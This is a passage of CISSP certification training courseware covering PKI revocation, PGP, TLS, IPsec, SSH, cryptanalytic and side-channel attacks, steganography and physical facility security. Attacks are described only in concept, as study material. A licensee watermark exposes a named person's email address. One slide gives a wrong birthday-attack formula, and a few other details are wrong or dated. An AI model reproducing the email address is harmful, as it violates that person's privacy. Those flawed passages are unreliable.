 - PKI: Support for binding a key and its owner



MGT414 | SANS Training Program for CISSP® Certification

166

Key Management Issues

As with any solution, there are benefits to using key management and also weaknesses. With PKI, there are critical components that are required for the system to work properly. For example, the CA that everyone trusts must properly validate everyone's certificate. If an attacker can convince the CA that he is someone else and the get improperly validated, the system starts to collapse. Also, with any type of authentication, such as passwords, the security begins to break down if users share their information with others and do not properly protect the information. PKI is no different; anyone who uses it must be properly trained and must follow clear guidelines.

CERTIFICATE REVOCATION LIST (CRL)

A Certificate Revocation List (CRL) is a list of revoked digital certificates

- Often due to private key compromise

CRLs have limitations

- The entire list must be downloaded each time it is updated
- CRL downloads can be network-intensive
- CRLs do not offer real-time notification of a revoked certificate

OCSP is designed to replace CRLs



Certificate Revocation List (CRL)

A Certificate Revocation List (CRL) is, as its name implies, a list of revoked certificates. The primary limitation of a CRL is the "list" part: It is a flat document. Each time a CRL is changed, the entire list must be downloaded again in its entirety.

As a result, CRLs are not updated in real time. This opens a vector of attack: An attacker using a recently-revoked certificate will not be detected by systems using an out-of-date CRL.

Additionally, some malware will block access to the CRL servers, as we will discuss shortly.

OCSP is a client/server protocol designed to overcome Certificate Revocation List limitations.

ONLINE CERTIFICATE STATUSPROTOCOL

Online Certificate Status Protocol (OCSP) is designed to overcome the limitations of CRLs

- Request status of an individual serial number
- Real-time notification of revoked certifications
- Lower bandwidth and storage requirements

Supported by:

- Windows IE 7+, and Vista and later
- Firefox 3+
- Google Chrome
- OS X 10.6.7+ (Snow Leopard Update 7, or Lion+)

OCSP is recommended by the IETF over CRL



MGT414 | SANS Training Program for CISSP® Certification

168

Online Certificate Status Protocol

The Online Certificate Status Protocol (OCSP) overcomes many CRL limitations. The hint is the word “online” in OCSP: It offers real-time notification of revoked certifications.

OCSP is widely supported on modern operating systems and browsers. Notably absent from the supported operating system list is Internet Explorer running on Windows XP, which requires a separate OCSP client.

The Internet Engineering Task Force (IETF) recommends using OCSP instead of CRL.

ESCROWED ENCRYPTION

Encryption can cause conflict when privacy desires are at odds with law enforcement desires

- Escrowed encryption offered as a way to balance the two desires

Trusted third party maintains a copy of key pair should exigent circumstances warrant decryption without key holder's consent

- Obvious questions come up

Who would both sides agree to trust, in advance?

What would constitute exigent circumstances warranting the use of this power?

US Govt. pushed Escrowed Encryption Standard (EES) in '93, abandoned '96

- Clipper chip: Backdoored NSA hardware
- Skipjack: Classified algorithm not available for peer review



Escrowed Encryption: Details

The concept of key escrow is to have some central authority, usually the government, which contains a copy of everyone's key so the CA can decrypt any message they want. As you can imagine, this would have to be carefully controlled so it would not get out of hand. The most common way it is done is by mandating the use of a certain encryption algorithm that has built-in keys that can be used to decrypt any message.

One of the big issues that arises with key escrow is who do you trust with the key. One party who has the ability to read everyone's private message is probably too great a risk; therefore, the concept of separation of duties comes into play. This is where you break the key into many parts—usually two—and two different groups work together to read the messages. Even doing this still requires that those two organizations are properly trusted and do not abuse their privileges.

PRETTY GOOD PRIVACY

- Pretty Good Privacy (PGP) was created in 1991 by Phil Zimmerman
- PGP was the first free and easy-to-use encryption software that combined:
 - Symmetric, asymmetric and hash ciphers
 - Digital signatures
 - Secure communication without pre-sharing a key
- Unlike PKI, PGP is decentralized
- The commercial version of PGP is currently owned by Symantec
- Gnu Privacy Guard (GPG) is a free and open source implementation of PGP

Pretty Good Privacy

Phil Zimmerman created Pretty Good Privacy (PGP) in 1991. It was the first easy-to-use software toolkit that combined symmetric, asymmetric and hash-based encryption.

All of these methods were known and in use previous to 1991, but there were no free implementations of asymmetric encryption. The original RSA patents were still in effect (they have since expired).

Asymmetric encryption allows strangers to communicate without pre-sharing a key, which changed the world. PGP brought that power to the masses.

WEB OF TRUST

As discussed previously, PKI uses a centralized trust model

- Certificate Authorities issue certificates and Registration Authorities authenticate certificate owners

PGP uses a decentralized Web of Trust model

- I generate my own digital certificate
- If I trust you, I trust your certificate
- May also work in reverse: You trust me and my certificate

Trust may be transitive through "introducers"

- I trust you and your introduction, and you trust Martin Bishop
- I now trust Martin Bishop



Web of Trust

Web of Trust is informal: No company or set of companies or specific central servers control the process. You don't pay anyone to generate a PGP digital certificate: You do it yourself, on your own computer. You then share your public key certificate with those you wish to communicate with.

What happens when you need to communicate with a stranger? This is where the "web" comes in. If I trust you, I may also decide to trust everyone you trust. You may also decide to trust me, and may also decide to trust everyone I trust. As trust expands out, you may ultimately trust hundreds or thousands of people you have never directly met.

Key signing parties are one way to build the web of trust. You attend with your public key, which you share with people you meet at the party. One may choose to trust them after authenticating their public key, via traditional methods such as driver's license, passport, trusted introduction, etc.

TRANSPORT ENCRYPTION

Transport Encryption protects data in motion, as it moves across a network

- Provides end-to-end encryption

Virtual Private Networks (VPN) are one method for providing transport encryption

- Create encrypted tunnels that provide privacy over insecure networks

Protocols used for VPN include IPsec, SSL/TLS, SSH, and others



Transport Encryption

Networks are increasingly hostile, so sensitive data should be encrypted. This has long been best practice when using insecure networks such as the internet. In an age of advanced malware, it's also a good idea to provide transport encryption on private networks.

Transport encryption is built into modern server operating systems such as Microsoft Server 2008, Macintosh OSX, and Linux distributions such as Fedora, Red Hat Enterprise and Ubuntu. For those operating systems enabling transport, encryption is simply a matter of configuration.

Transport encryption focuses on providing confidentiality of data, but when properly configured, it can provide all forms of encryption strengths: Confidentiality, integrity, authentication, and non-repudiation.

SSL AND TLS

- Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protect packet data above the transport layer
- SSL was released by Netscape in 1994
 - Versions 2.0 and 3.0 were released publicly
- TLS 1.0 is SSL version 3.1
 - TLS is an upgrade to SSL 3.0
 - Retains backward-compatibility with SSL
 - Current TLS version is 1.2



SSL and TLS


SSL was made by Netscape to use with the Netscape web browser. A global Public Key Infrastructure (PKI) has evolved to support SSL, including Certificate Authorities, Registration Authorities, and much more, as previously discussed.

TLS is essentially an upgraded SSL, offering stronger ciphers and more flexibility in cipher choices. Unlike SSL, TLS is a formal Internet Engineering Task Force (IETF) standard, described by RFC 5246 (see: tools.ietf.org/html/rfc5246).

TLS has also evolved from the web-centric roots of Netscape's SSL, providing transport encryption for not only web traffic, but also email, chat, etc. It may also be used as a tunneling protocol.

SSL CRYPTO:AN ILLUSTRATION

1. Client Web Request
2. Server Responds
3. Client validates certificate & crypto
4. Client encrypts the session key
5. Session key exchange
6. Server decrypts the session key
7. Client "finished"
8. Server "finished"
9. Encrypted messages are exchanged



SSL Crypto: An Illustration

At the beginning of an SSL session, an SSL handshake is performed. An HTTP-based SSL connection is always initiated by the client using a URL starting with `https://` instead of `http://`. This handshake produces the cryptographic parameters of the session.

1. **Client Web Request** – "Hello, let me tell you about myself. I will tell you about my version of SSL, the cipher protocols I can support, and data compression methods I understand." The message also contains a 28-byte random number.
2. **Server Responds** – "Hello There. I can understand many different cipher protocols. I will pick the one we both can understand, and a data compression method. I will also provide a session ID and another random number. I am sending you my public key, NOT my private key. You can't see that."
3. **Client validates certificate & crypto** – The client reviews the information sent by the server to authenticate the server. The client looks at the public key and sees the signature from the CA. If the server can be successfully authenticated, the client proceeds to Step 4.
4. **Client encrypts the session key** – Using all data generated in the handshake to this point, the client (using cipher suggestion of the server) creates the pre-master secret for the session, encrypts it with the server's public key (obtained from the server's certificate, sent in step 2), and then sends the encrypted pre-master secret to the server.
5. **Session key exchange** – Both the client and the server use the master secret to generate the session keys, which are symmetric keys used to encrypt and decrypt information exchanged during the SSL session and to verify its integrity.
6. **Server decrypts the session key** – The client sends a message to the server informing it that future messages from the client will be encrypted with the session key. It then sends a separate (encrypted) message indicating that the client portion of the handshake is finished. The server sends a message to the client informing it that future messages from the server will be encrypted with the session key. It then sends a separate (encrypted) message indicating that the server portion of the handshake is finished.


7. **Client "finished"** – The client notifies the server that the handshake is complete.
8. **Server "finished"** – The server notifies the client that the handshake is complete.
9. **Encrypted messages are exchanged** – The SSL handshake is now complete and the session begins. The client and the server use the session keys to encrypt and decrypt the data they send to each other and to validate its integrity.

[1] IBM Knowledge Center <https://mgt414.com/1w>

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SSL/TLS WARNING

- We often see SSL/TLS warnings for self-signed certificates
- It can also be a sign of a man-in-the-middle, DNS cache poisoning, and other attacks
- Never blindly click through an SSL/TLS warning such as this!



SANS

MGT414 | SANS Training Program for CISSP® Certification

176

SSL/TLS Warning

Never blindly trust a TLS/SSL certificate warning, or any similar certificate warning (such as SSH, which we will discuss shortly).

Self-signed certificates will generate warnings such as this. Also, the US military and government use root certificates that are not recognized by the major browsers, which is why the warning shown above was generated by visiting <https://www.my.af.mil>.

There are also malicious reasons for seeing warnings such as this, including man-in-the-middle attacks, DNS cache poisoning attacks, and others.

When in doubt: Disconnect!

IPSEC

- IPsec stands for IP Security
- Provides two encryption protocols: Authentication Header (AH) and Encapsulating Security Payload (ESP)
- AH protects the entire packet including headers
 - Provides authentication and integrity, but *no* confidentiality
 - Acts as a digital signature for a packet
- ESP protects the payload only
 - Provides confidentiality, integrity, and authentication
- An IPsec VPN may use AH, ESP, or both



IPsec

IPsec is a complex and sometimes confusing protocol. The two primary encryption algorithms are AH and ESP. They provide overlapping and differing capabilities.

AH protects the entire packet, including the headers. It provides authentication and integrity, but no confidentiality. This is one of the least-understood parts of IPsec: AH alone provides no confidentiality, which means IPsec may not provide confidentiality.


ESP protects the data (and not the headers) of a packet, providing confidentiality, integrity, and authentication.

Niels Ferguson and Bruce Schneier wrote an excellent paper on the unnecessary complexities of IPsec called, "A Cryptographic Evaluation of IPsec," available at <https://mgt414.com/3u>. It covers IPsec in more detail than required for the exam, but is an interesting read.

IPSEC SECURITY ASSOCIATION (SA)

An IPsec Security Association (SA) is a one-way connection that allows endpoints to negotiate details for AH or ESP communication

- ISAKMP (Internet Security Association Management Protocol) used to manage SAs
- SAs are simplex (one-way) so bidirectional communication requires two SAs
- Each SA can only accommodate either AH or ESP, but not both
- A 32-bit Security Parameter Index (SPI) uniquely identifies each SA



IPsec Security Association (SA)

Connections between IPsec VPN endpoints require a SA (Security Association). Each SA is a unidirectional connection between the endpoints that can negotiate the parameters required for the use of AH or ESP. Due to the one-way nature of the SAs, at least two would be required for bidirectional communication. Able to negotiate only one of the IPsec headers per SA, if both AH and ESP are used then four SAs would be required as is shown in the slide.

ISAKMP (Internet Security Association Management Protocol) is responsible for managing the SAs. To uniquely identify each of the SAs, ISAKMP establishes applies an SPI (Security Parameter Index) number. The 32-bit SPI is a unique identifier of each SA.

IPSEC: AH AND ESP SECURITY ASSOCIATIONS

Security Associations can only handle a single IPsec protocol (AH or ESP) at a time

- Only in a single direction, too

IPsec communications, however, may require bidirectional communication involving both AH and ESP used in conjunction

- This would require 4 SAs, each with their own SPI

The related SAs are referred to as an SA bundle

IPsec: AH and ESP Security Associations

IPsec adds two IP protocols that can be applied to an IP packet.

First, it provides an authentication header, which provides knowledge that a packet originated from a trusted source. It also guarantees that if a packet is changed, you know it. This provides no confidentiality; it simply ensures that information is not intercepted and that its content has not changed.

The second protocol is the Encapsulated Security Payload (ESP). This does the same thing as the authentication header, but also allows you to encrypt the relevant data.

Transport and tunnel mode will be discussed in Domain 4: Communications and Network Security.

PERFECT FORWARD SECRECY (PFS)

Perfect Forward Secrecy (PFS) is used to protect session keys

- Private Key 1 is used to generate Session Key 2
- Private Key 1 is compromised
- PFS means Session Key 2 is still secure

PFS is commonly used in IPsec VPNs



Perfect Forward Secrecy (PFS)

What if you derive a symmetric session key using asymmetric encryption and the private key is later compromised? Do past symmetric session keys remain secure?

What if other session keys are compromised? Do the remaining session keys remain secure?

Perfect Forward Secrecy means that previous symmetric session keys remain secure, even if the private key or other session keys are compromised.

Note that (beyond the scope of the exam), there is controversy over the term "perfect" (some feel the word is too strong), and the term "forward secrecy" is sometimes used. The exam will use the term "Perfect Forward Secrecy."

Google implemented forward secrecy in their HTTPS implementation for Gmail:

Forward secrecy requires that the private keys for a connection are not kept in persistent storage. An adversary that breaks a single key will no longer be able to decrypt months' worth of connections; in fact, not even the server operator will be able to retroactively decrypt HTTPS sessions.¹

[1] Google Online Security Blog: Protecting data for the long term with forward secrecy <https://mgt414.com/2x>

SSH

- Secure Shell (SSH) was designed as a replacement for insecure protocols such as:
 - Telnet, FTP, rlogin, rshell, etc.
- Provides secure network terminal access and file transfer
 - SSH may also be used as a VPN to tunnel other protocols such as http
- SSH operates on TCP port 22
- SSHv2 is preferred over SSHv1



SSH

Secure Shell (SSH) was designed to replace older plaintext protocols such as Telnet, FTP, and the r-commands. In addition to session encryption (providing confidentiality and integrity), SSH may also leverage certificate-based authentication. SSH may authenticate with a password, a certificate, or both. OpenSSH is the most popular version of SSH.

SSHv1 is vulnerable to a man-in-the-middle attack; SSHv2 is recommended. SSH servers allowing both v1 and v2 should force SSHv2 only.

Much like SSL, SSH uses asymmetric encryption to derive a symmetric session key (options include AES, Blowfish, and 3DES), which is unique for each session.

CRYPTO ATTACKS

- Brute force
 - Try every combination of keys & passwords
- Man-in-the-middle
 - Attacker intercepts messages between two parties
 - Intercepts messages before passing them on to intended receiver
- Ciphertext-only
 - Portion of ciphertext is known
- Known plaintext
 - Portions of plaintext and corresponding portions of ciphertext are known
- Chosen plaintext
 - Plaintext inserted into device with unknown secret key and corresponding ciphertext is generated
- Adaptive chosen plaintext
 - Chosen plaintext attack with iterations of input is based on knowledge of output



Crypto Attacks

A cryptanalyst with access to both the ciphertext and the plaintext of a message can mount a *known-plaintext attack*. The goal is to find the key used to encrypt the ciphertext or an alternate algorithm to decrypt *any* message with a key the cryptanalyst knows.

Similar to the known-plaintext attack is the *chosen-plaintext attack*. For this attack, the cryptanalyst is able to choose what plaintext gets encrypted and see the resulting ciphertext. At times, being able to choose what gets encrypted can reveal information about the key.

An *adaptive-chosen-plaintext attack* is a special case of the chosen-plaintext attack. After choosing the plaintext that gets encrypted, the cryptanalyst can also choose other blocks to be encrypted. This attack allows even more analysis based on the results of each encryption step.

The previous attacks all require the cryptanalyst to have plaintext and ciphertext versions of a message. The cryptanalyst can guard against the attack by keeping plaintext secret and deleting it when it is no longer needed. You must also guard against mechanisms that allow an attacker to encrypt arbitrary messages using your secret key. Even if the attacker does not know the key, he could use an adaptive-chosen-plaintext attack by encrypting his own crafted messages.

MORE CRYPTO ATTACKS

Chosen ciphertext

- With a portion of ciphertext, attempt to obtain corresponding plaintext

Adaptive chosen ciphertext

- Chosen ciphertext attack with iterations dependent upon previous results

Chosen key attack

- The cryptanalyst uses knowledge of the key to reduce key space, such as a system that ignores case



More Crypto Attacks

A *ciphertext-only attack* requires only encrypted messages; no plaintext is available. The goal is to recover one or more plaintext messages or the key used to encrypt the messages.

In a *chosen-ciphertext attack*, the cryptanalyst can choose the ciphertext to be decrypted. Thus, the cryptanalyst has ciphertext and plaintext for messages that he chooses. This attack is primarily used against public-key ciphers, where a cryptanalyst has access to a public key.

In a *chosen-key attack*, the cryptanalyst knows something about specific relationships between the keys. Examples include systems (such as Microsoft LANMAN) that ignore case and change lower-case letters to upper-case. Contrary to what the name suggests, the cryptanalyst does not choose the key; that would not leave much to reveal!

CRYPTOGRAPHIC ATTACKS (CRYPTANALYSIS) (1)

Analytic

- Using algorithms and mathematics to deduce key or reduce key space to be searched

Statistical

- Using statistical characteristics of language or weaknesses in keys

Differential

- Analyze resultant differences as related plaintexts are encrypted using a cryptographic key

Cryptographic Attacks (Cryptanalysis) (1)

Analytic

Using algorithms and mathematics to deduce key or reduce key space to be searched.

Statistical

Using statistical characteristics of language or weaknesses in keys.

Differential

"Differential cryptanalysis is a chosen plaintext attack that seeks to discover a relationship between ciphertexts produced by two related plaintexts. It focuses on statistical analysis of two inputs and two outputs of a cryptographic algorithm.

A plaintext 'pair' is created by applying a Boolean "exclusive or" (XOR) operation to a plaintext; for example, XOR the repeating binary string "10000000" to the plaintext. This creates a small difference (hence the term differential cryptanalysis) between the two. The cryptanalyst then encrypts the plaintext and its XORED pair using all possible subkeys and seeks signs of non-randomness in each intermediate ciphertext pair. The subkey that creates the least random pattern becomes the candidate key."¹

[1] Conrad, E. (2006). *Types of Cryptographic Attacks* (Tech.). GIAC.

CRYPTOGRAPHIC ATTACKS (CRYPTANALYSIS) (2)

Linear

- Linear analysis of pairs of plaintext and ciphertext

Differential linear

- Applying differential analysis with linear analysis

Cryptographic Attacks (Cryptanalysis) (2)

Linear

"Linear cryptanalysis is a known plaintext attack which requires access to large amounts of plaintext and ciphertext pairs encrypted with an unknown key. It focuses on statistical analysis of one round of decryption on large amounts of ciphertext.

The cryptanalyst decrypts each ciphertext using all possible subkeys for one round of encryption and studies the resulting intermediate ciphertext, seeking the least random result. A subkey that produces the least random intermediate cipher for all ciphertexts becomes a 'candidate key,' the most likely subkey."¹

Differential linear

Applying differential analysis with linear analysis.


[1] Conrad, E. (2006). *Types of Cryptographic Attacks* (Tech.). GIAC.

SIDE-CHANNEL ATTACKS

Use physical data to break a cryptosystem

- For example: Monitoring CPU utilization to see how hard it is working as it encrypts/decrypts data

Knowledge of physical data such as CPU utilization can be used to break ciphers



Side-Channel Attacks

Many believe that side-channel attacks are "cheating," breaking some (imaginary) rule of engagement. Bruce Schneier said, "Some researchers have claimed that this is cheating. True, but in real-world systems, attackers cheat. Their job is to recover the key, not to follow some rules of conduct. Prudent engineers of secure systems anticipate this and adapt to it."¹

The graph above illustrates: "Power variations, observed during work of the embedded processor, computing RSA signatures. The left (short) peak represents iteration without multiplication (key bit is cleared), and the right represents iteration with multiplication (key bit is set)."²

[1] Crypto-Gram: June 15, 1998 - Schneier on Security <https://mgt414.com/2d>

[2] File:Power attack.png - Wikimedia Commons <https://mgt414.com/2n>

SIDE-CHANNEL ATTACK EXAMPLE

- A timing attack is an example of a side-channel attack
- Imagine an authentication page that displays the same error for:
 - Good username/bad password
 - Bad username/bad password
- Attacker measures response time and notices:
 - Bad username/bad password generates error immediately
 - Good username/bad password generates error after slight delay
- Delay is due to CPU time required to hash the password for the good username
 - No hashing is done for a bad username
- Attacker can now determine good vs. bad usernames



Side-Channel Attack Example

In the example above: The system has been designed properly, and does not allow an outsider to learn good usernames by using a different error for good username/bad password and bad username/bad password. It gives the same error for both cases.

However: There is a flaw. The system returns an immediate error when a bad username/bad password is entered. When a good username is entered, it then hashes the password that was entered. This takes a bit of time, which the attacker can measure.

The attacker learns that immediate response means a bad username, and a slight delay means a good username. The attacker can now harvest good usernames.

BIRTHDAY ATTACK

Attack commonly associated with hashing algorithms and based on the birthday paradox

When 23 people are put together, the odds are greater than 50% that two people share a birthday

- Person A: $22/365$ chance of sharing a birthday
- Person B: $21/365$ chance of sharing a birthday
- Person C: $20/365$ chance...
- Odds are $(22 + 21 + 20 + \dots) / 365$

Attack relates birthday paradox probability to the likelihood of hash collisions existing



Birthday Attack

Cryptanalysts can sometimes use a phenomenon known as *the birthday paradox* to attack hash signatures. People in large groups often find that at least two of them share the same birthday. They are usually astonished at the coincidence, thinking that the odds must be very slim that two people could be born on the same day of the year. It is true that it would be rather unusual to find a person with your exact birthday unless the groups were very large. The odds of finding someone born on a particular day are 1 in 365 (assuming that all days of the year are equally likely birthdays and that nobody is born on February 29).

Without specifying who, simply specifying that any two people have the same birthday improves the odds considerably. For a group as small as 23 people, the odds are greater than 50% that two or more of them will share a birthday. If each of the 23 people compares birthdays with another, you would have 253 comparisons. The odds, then, that *none* of the 23 have the same birthday are $(364/365)^{253} = 0.4995$. Thus, the odds that two of them share a birthday are $1 - 0.4995 = 0.5005$.

Just as pairs of people in a group might have the same birthday, pairs of messages might have the same hash signature. Of course, there are many more possibilities for hash signatures than birthdays, but the same logic applies. If an attacker can find any two messages that generate the same hash value—that is, a *collision*—she could substitute one message for the other at will. For example, perhaps she has a list of password hashes but not the cleartext. If she can hash enough of her own generated cleartext to cause a collision, she has a password that works just as well as the real thing.

STEGANOGRAPHY (STEGO)

- Steganography involves concealing the fact that you are sending "sensitive" information
- Data hiding
- Can hide in a variety of formats:
 - Images: bmp, gif, jpg
 - Word Documents
 - Text Documents
 - Machine Generated Images: Fractals
- Digital watermarking is visible steganography
 - It is embedding information in a file to show ownership
 - The only way the watermark can be removed is by destroying the file



Steganography (Stego)

Steganography is a fairly new but very active and growing field. It involves hiding data within a file, such as an image or sound file, so the meaning of the message and the fact that a message is being sent is concealed.

Numerous methods allow data to be embedded in a wide range of file types. Data can be hidden in images, such as bitmap, GIF, or jpeg files; in Microsoft Word documents; or even in computer-generated pictures such as fractals.

CRYPTO VERSUS STEGO

- Cryptography (Crypto) provides confidentiality but not secrecy
- It is fairly easy to detect that someone is sending an encrypted message; however, it is very difficult for someone to read it
- With stego, you do not even know that someone is sending a message; you are hiding the true intent
- Ideally, you would combine the two together

Crypto versus Stego

We now compare cryptography to steganography. With crypto, an unauthorized party cannot read the message because it has been mathematically combined with an encryption key. However, by analyzing the traffic, the party can tell that the data has been encrypted. With stego, someone cannot even tell that a secret message is being sent because the message is hidden.

HOW STEGANOGRAPHY WORKS

- Stego requires a host (to carry the data) and the hidden message
- The host (usually a file) can be generated on the fly or by using existing data
- The message can be hidden in certain parts of an existing file or can cause a new file to be generated

How Steganography Works

Because stego is data hiding, you must be able to hide information within another file. Stego, therefore, requires an overt file and a covert file. The overt file is the open file that is being exchanged between two parties; the covert, or secret, message is the data that is hidden within the overt file.

MODULE SUMMARY

- Encryption provides confidentiality, integrity, authentication, and non-repudiation
- Real-world frameworks leverage symmetric and asymmetric encryption and hashing
- PKI roles include Certificate Authorities, Registration Authorities, subjects, and CRL or OCSP
- Digital signatures provide non-repudiation



Module Summary

We learned that encryption provides four fundamental capabilities: Confidentiality, integrity, authentication, and non-repudiation. The focus is typically on confidentiality.

Real-world frameworks, such as SSL, TLS and SSH, leverage symmetric and asymmetric encryption and hashing. This provides the four capabilities previously outlined.

PKI roles include Certificate Authorities, Registration Authorities, subjects, and CRL or OCSP. CRLs are not real-time, and thus OCSP is preferred.

Digital signatures provide non-repudiation, the combination of authentication and integrity.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security



Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

CONTRABAND CHECKS

Contraband checks:

- X-ray scanners, metal detectors
- Bag inspection

Contraband Checks

Additional detective measures include contraband checks such as X-ray machines, metal detectors, and bag inspections. These measures are primary detective measures, but can also deter someone from doing something if they know there is a high chance they are going to be caught.

CLOSED CIRCUIT TELEVISION (CCTV)

- Cameras (CCTV) levels
 - Detection
 - Recognition
 - Identification
- Primary Components
 - Camera
 - Transmission media
 - Monitor
- Secondary Components
 - Pan and tilt units
 - Recorders, controls
 - Multiplexing, mountings
 - Panning devices
 - Infrared devices
- Types
 - Cathode ray tube (CRT)
 - Older technology
 - Charge-coupled discharge (CCD)
 - Provides a better picture
- Camera lenses
 - Fixed, zoom
 - Iris opens and closes the lenses
- Key design factors
 - Field of view
 - Depth of field
 - Illumination range
 - Lighting



CCTV

Cameras are traditionally thought of as detective controls. In many cases, if a camera is visible, intruders will not be as inclined to attempt to enter the target area.

There are many key components and considerations to keep in mind when deploying CCTV.

FACILITY CONTROLS

- Fences
- Landscape
- Vehicle barriers
- Guards
- Dogs
- Badges
- Lights
- Motion detectors, sensors, and alarms

Physical protection measures, physical barriers, and intrusion detectors ultimately depend on human intervention. Security guards, whether at a fixed post or on a roving patrol, can help in this area



Facility Controls

There are many controls you should put in place to protect your facility. Each control has a different level of effectiveness. However, when you deploy all of them together, they provide a robust level of protection.

Fences are good perimeter controls for keeping someone out of a given area. Fences can also keep someone in a certain area (for example, prisons). However, fences are passive devices. Guards and dogs are more reactive because they can make decisions based on surrounding events. Guards can use more judgment and base their decisions and actions on the specific situation. Dogs are simple "devices" because, in essence, if anyone comes into their area, dogs will attack. A guard, however, can take this to the next level. If someone comes into their area without a badge and they are not on a visitor list, they won't be let in.

Badges can identify and authenticate a given individual, but they do no good if someone or something does not authenticate them. Therefore, either a guard or a badge reader is needed in these situations.

Additional measures of protection can be provided with keys, lights, and motion sensors. These topics are explored in the following slides.

FENCES

Varying heights provide varying levels of protection

- 3-4 ft. / 1 meter (deters casual trespasser)
- 6-7 ft. / 2 meters (too high to easily climb)
- 8 ft. / 2.4 meters + 3 strands of barbed wire (prevents determined intruder)

Considerations

- Provides crowd control
- Helps control access to entrances
- Can be costly
- May be unacceptably unsightly



Fences

Depending on the objective you are trying to achieve, different types of fences are available. In most cases, the higher the fence, the harder it is for someone to breach. On the surface, this makes sense because a 3-foot fence is easier to climb than a 10-foot fence. However, a fence by itself can be defeated with the proper equipment. Therefore, additional measures should be put in place to make fences more difficult to breach.

Barbed wire at the top of the fence makes it harder for someone to climb, but this still allows someone to get to the top of the fence. Therefore, barbed wire can also be put at 3-foot vertical intervals to make the fence even more difficult to climb. Electric fences also serve as a deterrent. However, you must always keep the aspect of human safety in mind.

GATES

Types of gates:

- Class I – residential gate
- Class II – commercial gate
 - Garage
- Class III – industrial gate
 - Loading dock
 - Factory
- Class IV – restricted access
 - Prison
 - Airport



Gates

Similar to fences, gates can be used to control access. Gates, however, are designed so that they can open and close.

The following are the key types of gate:

- Class I – residential gate
- Class II – commercial gate
 - Garage
- Class III – industrial gate
 - Loading dock
 - Factory
- Class IV – restricted access
 - Prison
 - Airport

MANTRAPS

Mantraps:

- Physical preventive control
- Entrance path protected by two doors
- Intruder confined between doors



Mantraps

Mantraps are secure portals that require the individual to provide sufficient identification for the gateway to open toward the restricted area. Typically, the mantrap requires that the user allow himself to be secured in a glass box of sorts before identification is provided. Thus, any user who does not have sufficient identification, but has attempted access, will be imprisoned until released by an outside party. Most mantraps are equipped with sophisticated authentication devices, usually based on biometrics, such as iris scanning or fingerprint identification.

RESTRICTED AREA DEFINITION

- Restricted versus non-restricted visitor
- Motion detector to sense activity
- Escort from restricted area
 - Employee
 - Guard
- Perimeter of restricted area
 - Space
 - Time

Restricted Area Definition

The most important aspect of controlling access is careful and precise definition of the area to be protected. The facility should be separated into restricted and non-restricted areas. Different degrees of restriction can be created if necessary. The environment must be separated into trusted and untrusted zones, establishing the perimeter of control. After this line is established, measures must be implemented to ensure that unwanted access is avoided through deterrent measures and detected if it occurs. Finally, procedures must be implemented to end any breach.

The best method to end the unauthorized access is to escort the intruder from the restricted area. All employees should be instructed to inform physical security management if they have any reason to suspect a person is malicious. In less-sensitive areas, and if the employee is comfortable that the person entered the area unintentionally, it might be acceptable for employees to escort an accidental intruder out of the restricted area. However, if the intruder is perceived to represent a risk, employees should call guards or police to assist in the removal of the individual. As in all physical security concerns, the safety of personnel is the priority.

DETERRING UNAUTHORIZED ACCESS

Educate

- "Employees Only" sign

Discourage

- Uniformed pseudo-guards (unarmed guards)
- "Unauthorized Personnel Will Be Prosecuted" sign



Deterring Unauthorized Access

